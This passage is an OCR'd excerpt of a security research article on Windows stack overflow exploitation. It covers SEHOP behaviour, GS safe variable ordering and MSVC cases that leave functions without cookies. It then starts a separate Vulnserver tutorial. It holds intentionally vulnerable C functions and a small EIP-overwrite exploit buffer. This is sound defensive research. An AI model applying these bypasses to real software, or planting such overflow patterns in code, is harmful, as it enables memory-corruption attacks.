


Figure 26. Message box shellcode is successfully executed on the stack, completing the exploit

SEHOP

There is one additional (significantly more robust) SEH hijack mitigation mechanism called SEH Overwrite Protection (SEHOP) in Windows which would neutralize the method described here. SEHOP was introduced with the intention of detecting EXCEPTION_REGISTRATION_RECORD corruption *without* needing to re-compile an application or rely on per-module exploit mitigation solutions such as SafeSEH. It accomplishes this by introducing an additional link at the bottom of the SEH chain, and verifying that this link can be reached by walking the SEH chain at the time of an exception. Due to the NSEH field of the EXCEPTION_REGISTRATION_RECORD being stored before the handler field, this makes it

impossible to corrupt an existing SEH handler via stack overflow without corrupting NSEH and breaking the entire chain (similar in principle to a stack canary, where the canary is the NSEH field itself). SEHOP was introduced with Windows Vista SP1 (disabled by default) and Windows Server 2008 (enabled by default) and has remained in this semi-enabled state (disabled on workstations, enabled on servers) for the past decade. Significantly, this has recently changed with the release of Windows 10 v1709; SEHOP now appears as an exploit mitigation feature enabled by default in the Windows Security app on 10.




Figure 27 – SEHOP settings from Windows Security center on WIndows 10

This may seem to contradict the SEH hijack overflow explored in the previous section on this very same Windows 10 VM. Why didn't SEHOP prevent the EIP redirect to the stack pivot in the initial stages of the exploit? The answer isn't entirely clear, however it appears to be an issue of misconfiguration on the part of Microsoft. When I go into the individual program settings of the EXE I used in the previously explored overflow and manually select the "Override system settings" box suddenly SEHOP starts mitigating the exploit and my stack pivot never executes. What is convoluted about this is that the default system was *already* for SEHOP to be enabled on the process.




Figure 28 – SEHOP settings on stack overflow EXE

It is possible that this is an intentional configuration on the part of Microsoft which is simply being misrepresented in the screenshots above. SEHOP has historically been widely disabled by default due to its incompatibility with third party applications such as Skype and Cygwin (Microsoft discusses this issue here). When SEHOP *is* properly enabled in unison with the other exploit mitigations discussed throughout this text, SEH hijack becomes an infeasible method of exploiting a stack overflow without a chained memory leak (arbitrary read) or arbitrary write primitive. Arbitrary read could allow for NSEH fields to be leaked pre-overflow, so that the overflow data could be crafted so as not to break the SEH chain during EIP hijack. With an arbitrary write primitive (discussed in the next section) a return address or SEH handler stored on the stack could be overwritten without corrupting NSEH or stack canary values, thus bypassing SEHOP and stack cookie mitigations.

Arbitrary Write & Local Variable Corruption

In some cases, there is no need to overflow past the end of the stack frame of a function to trigger an **EIP** redirect. If we could successfully gain code execution without needing to overwrite the stack cookie, the stack cookie validation check could be pacified. One way this can be done is to use the stack overflow to corrupt local variables within a function in order to manipulate the application into writing a value of our choosing to an address of our choosing. The example function below contains logic that could hypothetically be exploited in this fashion.

```
uint32_t gdwGlobalVar = 0;

void Overflow(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
   char Buf[16];
   uint32_t dwVar1 = 1;
   uint32_t* pdwVar2 = &gdwGlobalVar;
   memcpy(Buf, pInputBuf, dwInputBufSize);
   *pdwVar2 = dwVar1;
}
```

Figure 29 – Function with hypothetical arbitrary write stack overflow

Fundamentally, it's a very simple code pattern we're in interested in exploiting:

1. The function must contain an array or struct susceptible to a stack overflow.
2. The function must contain a minimum of two local variables: a dereferenced pointer and a value used to write to this pointer.
3. The function must write to the dereferenced pointer using a local variable and do this ***after*** the stack overflow occurs.
4. *The function must be compiled in such a way that the overflowed array is stored **lower** on the stack than the local variables.*

The last point is one which merits further examination. We would expect MSVC (the compiler used by Visual Studio 2019) to compile the code in Figure 29 in such a way that the 16 bytes for Buf are placed in the lowest region of memory in the allocated stack frame (which should be a total of 28 bytes when the stack cookie is included), followed by dwVar1 and pdwVar2 in the highest region. This ordering would be consistent with the order in which these variables were declared in the source code; it would allow Buf to overflow forward into higher memory and overwrite the values of dwVar1 and pdwVar2 with values of our choosing, thus causing the value we overwrote dwVar1 with to be placed at a memory address of our choosing. In practice however, this is not the case, and the compiler gives us the following assembly:

```
push ebp
mov ebp,esp
sub esp,1C
mov eax,dword ptr ds:[<___security_cookie>]
```

```
xor eax,ebp
mov dword ptr ss:[ebp-4],eax
mov dword ptr ss:[ebp-1C],1
mov dword ptr ss:[ebp-18],
mov ecx,dword ptr ss:[ebp+C]
push ecx
mov edx,dword ptr ss:[ebp+8]
push edx
lea eax,dword ptr ss:[ebp-14]
push eax
call
add esp,C
mov ecx,dword ptr ss:[ebp-18]
mov edx,dword ptr ss:[ebp-1C]
mov dword ptr ds:[ecx],edx
mov ecx,dword ptr ss:[ebp-4]
xor ecx,ebp
call <preciseoverwrite.@__security_check_cookie@4>
mov esp,ebp
pop ebp
ret
```

Figure 30 – Compilation of the hypothetical vulnerable function from Figure 29

Based on this disassembly we can see that the compiler has selected a region corresponding to Buf in the highest part of memory between **EBP – 0x4** and **EBP – 0x14**, and has selected a region for *dwVar1* and *pdwVar2* in the lowest part of memory at **EBP – 0x1C** and **EBP – 0x18** respectively. **This ordering immunizes the vulnerable function to the corruption of local variables via stack overflow**. Perhaps most interestingly, the ordering of *dwVar1* and *pdwVar2* contradict the order of their declaration in the source code relative to Buf. This initially struck me as odd, as I had believed that MSVC would order variables based on their order of declaration, but further tests proved this not to be the case. Indeed, further tests demonstrated that MSVC does not order variables based on their order of declaration, type, or name but instead the order they are referenced (used) in the source code. The variables with the highest reference count will take precedence over those with lower reference counts.

```
void Test() {
   uint32_t A;
```

```
    uint32_t B;
    uint32_t C;
    uint32_t D;

    B = 2;
    A = 1;
    D = 4;
    C = 3;
    C++;
}
```

Figure 31 – A counter-intuitive variable ordering example in C

We could therefore expect a compilation of this function to order the variables in the following way: *C*, *B*, *A*, *D*. This matches the order in which the variables are referenced (used) not the order they are declared in, with the exception of *C*, which we can expect to be placed first (highest in memory with the smallest offset from **EBP**) since it is referenced twice while the other variables are all only referenced once.

```
push ebp
mov ebp,esp
sub esp,10
mov dword ptr ss:[ebp-8],2
mov dword ptr ss:[ebp-C],1
mov dword ptr ss:[ebp-10],4
mov dword ptr ss:[ebp-4],3
mov eax,dword ptr ss:[ebp-4]
add eax,1
mov dword ptr ss:[ebp-4],eax
mov esp,ebp
pop ebp
ret
```

Figure 32- A disassembly of the C source from Figure 31

Sure enough, we can see that the variables have all been placed in the order we predicted, with *C* coming first at **EBP – 4**. Still, this revelation on the ordering logic used by MSVC contradicts what we saw in ***Figure 30***. After all, *dwVar1* and *pdwVar2* both have higher reference counts (two each) than *Buf* (with only one in memcpy), and were both referenced

before *Buf*. So what is happening? ***GS*** includes an additional security mitigation feature that attempts to safely order local variables to prevent exploitable corruption via stack overflow.




Figure 33. Safe variable ordering stack layout applied as part of GS

Disabling GS in the project settings, the following code is produced.

```
push ebp
mov ebp,esp
sub esp,18
mov dword ptr ss:[ebp-8],1
mov dword ptr ss:[ebp-4],
mov eax,dword ptr ss:[ebp+C]
push eax
mov ecx,dword ptr ss:[ebp+8]
push ecx
lea edx,dword ptr ss:[ebp-18]
push edx
call
add esp,C
mov eax,dword ptr ss:[ebp-4]
mov ecx,dword ptr ss:[ebp-8]
mov dword ptr ds:[eax],ecx
mov esp,ebp
pop ebp
```

```
ret
```

Figure 34 – The source code in Figure 29 compiled without the /GS flag

Closely comparing the disassembly in ***Figure 34*** above to the original (secure) one in ***Figure 30***, you will notice that it is not only the stack cookie checks that have been removed from this function. Indeed, MSVC has completely re-ordered the variables on the stack in a way that is consistent with its normal rules and has thus placed the *Buf* array in the ***lowest*** region of memory (**EBP – 0x18**). As a result, this function is now vulnerable to local variable corruption via stack overflow.

After testing this same logic with multiple different variable types (including other array types) I concluded that MSVC has a special rule for ***arrays and structs*** (GS buffers) in particular and will always place them in the highest region of memory in order to immunize compiled functions to local variable corruption via stack overflow. With this information in mind I set about trying to gauge how sophisticated this security mechanism was and how many edge cases I could come up with to bypass it. I found several, and what follows are what I believe to be the most notable examples.

First, let's take a look at what would happen if the memcpy in ***Figure 29*** were removed.

```
void Overflow() {
   uint8_t Buf[16] = { 0 };
   uint32_t dwVar1 = 1;
   uint32_t* pdwVar2 = &gdwGlobalVar;

   *pdwVar2 = dwVar1;
}
```

Figure 35 – Function containing an unreferenced array

We would expect the MSVC security ordering rules to always place arrays in the highest region of memory to immunize the function, however the disassembly tells a different story.

```
push ebp
mov ebp,esp
sub esp,18
xor eax,eax
mov dword ptr ss:[ebp-18],eax
mov dword ptr ss:[ebp-14],eax
mov dword ptr ss:[ebp-10],eax
mov dword ptr ss:[ebp-C],eax
mov dword ptr ss:[ebp-8],1
```

```
mov dword ptr ss:[ebp-4],

mov ecx,dword ptr ss:[ebp-4]

mov edx,dword ptr ss:[ebp-8]

mov dword ptr ds:[ecx],edx

mov esp,ebp

pop ebp

ret
```

Figure 36. Disassembly of the source code in Figure 35

MSVC has removed the stack cookie from the function. MSVC has also placed the *Buf* array in the lowest region of memory, going against its typical security policy; it will not consider a GS buffer for its security reordering if the buffer is unreferenced. Thus an interesting question is posed: what constitutes a reference? Surprisingly, the answer is not what we might expect (that a reference is simply any use of a variable within the function). Some types of variable usages do not count as references and thus do not affect variable ordering.

```
void Test() {
   uint8_t Buf[16];
   uint32_t dwVar1 = 1;
   uint32_t* pdwVar2 = &gdwGlobalVar;


   Buf[0] = 'A';
   Buf[1] = 'B';
   Buf[2] = 'C';
   *pdwVar2 = dwVar1;
}
```

Figure 37. Triple referenced array and two double referenced local variables

In the example above we would expect *Buf* to be placed in the first (highest) slot in memory, as it is referenced three times while *dwVar1* and *pdwVar2* are each only referenced twice. The disassembly of this function contradicts this.

```
push ebp

mov ebp,esp

sub esp,18

mov dword ptr ss:[ebp-8],1

mov dword ptr ss:[ebp-4],

mov eax,1
```

```
imul ecx,eax,0
mov byte ptr ss:[ebp+ecx-18],41
mov edx,1
shl edx,0
mov byte ptr ss:[ebp+edx-18],42
mov eax,1
shl eax,1
mov byte ptr ss:[ebp+eax-18],43
mov ecx,dword ptr ss:[ebp-4]
mov edx,dword ptr ss:[ebp-8]
mov dword ptr ds:[ecx],edx
mov esp,ebp
pop ebp
ret
```

Figure 38. Disassembly of the code in Figure 37

Buf has remained at the lowest point in stack memory at **EBP – 0x18**, despite being an array and being used more than any of the other local variables. Another interesting detail of this disassembly is that MSVC has not added security cookie checks to the function in ***Figure 38***. This would allow a classic stack overflow of the return address in addition to an arbitrary write vulnerability.

```
#include
#include

uint8_t Exploit[] =
   "AAAAAAAAAAAAAAAA"  // 16 bytes for buffer length
   "\xde\xc0\xad\xde"  // New EIP 0xdeadc0de
   "\x1c\xff\x19\x00"; // 0x0019FF1c

uint32_t gdwGlobalVar = 0;

void OverflowOOBW(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
   uint8_t Buf[16];
```

```
    uint32_t dwVar1 = 1;

    uint32_t* pdwVar2 = &gdwGlobalVar;


    for (uint32_t dwX = 0; dwX < dwInputBufSize; dwX++) {

    Buf[dwX] = pInputBuf[dwX];

    }


    *pdwVar2 = dwVar1;

}
```

Figure 39. Out of bounds write vulnerability

Compiling and executing the code above results in a function with no stack cookies and an unsafe variable ordering which leads to an **EIP** hijack via a precise overwrite of the return address at *0x0019FF1c* (I've disabled ***ASLR*** for this example).




Figure 40. EIP hijack via out of bounds write for arbitrary write of return address

We can conclude based on these experiments that:

1. MSVC contains a bug that incorrectly assesses the potential susceptibility of a function to stack overflow attacks.
2. This bug stems from the fact that MSVC uses some form of internal reference count to determine variable ordering, and that when a variable has a reference count of zero it is excluded from the regular safe ordering and stack cookie security mitigations (even if it is a ***GS*** buffer).

3. Reading/writing an array by index does not count as a reference. Hence functions which access arrays in this way will have no stack overflow security.

I had several other ideas for code patterns which might not be properly secured against stack overflows, beginning with the concept of the **struct/class**. While variable ordering within a function stack frame has no standardization or contract (being completely up to the discretion of the compiler) the same cannot be said for structs; the compiler must precisely honor the order in which variables are declared in the source. Therefore in the event that a struct contains an array followed by additional variables, these variables cannot be safely re-ordered, and thus may be corrupted via overflow.

```
struct MyStruct {
   char Buf[16];
   uint32_t dwVar1;
   uint32_t *pdwVar2;
};

void OverflowStruct(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
   struct MyStruct TestStruct = { 0 };
   TestStruct.dwVar1 = 1;
   TestStruct.pdwVar2 = &gdwGlobalVar;
   memcpy(TestStruct.Buf, pInputBuf, dwInputBufSize);
   *TestStruct.pdwVar2 = TestStruct.dwVar1;
}
```

Figure 41. Stack overflow for arbitrary write using a struct

The same concepts that apply to structs also apply to C++ classes, provided that they are declared as local variables and allocated on the stack.

```
class MyClass {
public:
   char Buf[16];
   uint32_t dwVar1;
   uint32_t* pdwVar2;
};

void OverflowClass(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
   MyClass TestClass;
```

```
    TestClass.dwVar1 = 1;
    TestClass.pdwVar2 = &gdwGlobalVar;
    memcpy(TestClass.Buf, pInputBuf, dwInputBufSize);
    *TestClass.pdwVar2 = TestClass.dwVar1;
}
```

Figure 42. Stack overflow for arbitrary write using a class

When it comes to classes, an additional attack vector is opened through corruption of their vtable pointers. These vtables contain additional pointers to executable code that may be called as methods via the corrupted class prior to the *RET* instruction, thus providing an additional means of hijacking **EIP** through local variable corruption ***without*** using an arbitrary write primitive.

A final example of a code pattern susceptible to local variable corruption is the use of runtime stack allocation functions such as _alloca. Since the allocation performed by such functions is achieved by subtracting from **ESP** after the stack frame of the function has already been established, the memory allocated by such functions will always be in lower stack memory and thus cannot be re-ordered or immunized to such attacks.

```
void OverflowAlloca(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
    uint32_t dwValue = 1;
    uint32_t* pgdwGlobalVar = &gdwGlobalVar;
    char* Buf = (char*)_alloca(16);
    memcpy(Buf, pInputBuf, dwInputBufSize);
    *pgdwGlobalVar = dwValue;
}
```

Figure 43. Function susceptible to local variable corruption via _alloca

Note that despite the function above not containing an array, MSVC is smart enough to understand that the use of the _alloca function constitutes sufficient cause to include stack cookies in the resulting function.

The techniques discussed here represent a modern Windows attack surface for stack overflows which have no definitive security mitigation. However, their reliable exploitation rests upon the specific code patterns discussed here as well as (in the case of arbitrary write) a chained memory leak primitive.

Last Thoughts

Stack overflows, although highly subdued by modern exploit mitigation systems are still present and exploitable in Windows applications today. With the presence of a non-SafeSEH module, such overflows can be relatively trivial to capitalize on, while in the absence of one there remains no default security mitigation powerful enough to prevent local variable corruption for arbitrary write attacks. The most significant obstacle standing in the way of such

attacks is ASLR, which requires either the presence of a non-ASLR module or memory leak exploit to overcome. As I've demonstrated throughout this text, non-SafeSEH and non-ASLR modules are still being actively shipped with Windows 10 today as well as with many third party applications.

Although significantly more complex than they have been historically, stack overflows are by far the easiest type of memory corruption attack to understand when compared to their counterparts in the heap. Future additions to this series will explore these modern genres of Windows heap corruption exploits, and hopefully play a role in unraveling some of the mystique surrounding this niche in security today.

https://www.cyberark.com/resources/threat-research-blog/a-modern-exploration-of-windows-memory-corruption-exploits-part-i-stack-overflows

Stack Based Buffer Overflow Practical For Windows (Vulnserver)

By Shamsher Khan, vulnserver Buffer Overflow attack with TRUN command

Buffers are memory storage regions that temporarily hold data while it is transferred from one location to another. A buffer overflow occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.




Image Credits: https://www.hackingtutorials.org

It is a critical vulnerability that lets someone access your important memory locations. A hacker can insert his malicious script and gain access to the machine. Here is a picture that shows where a stack is located, which will be the place of exploitation. Heap is like a free-floating region of memory.

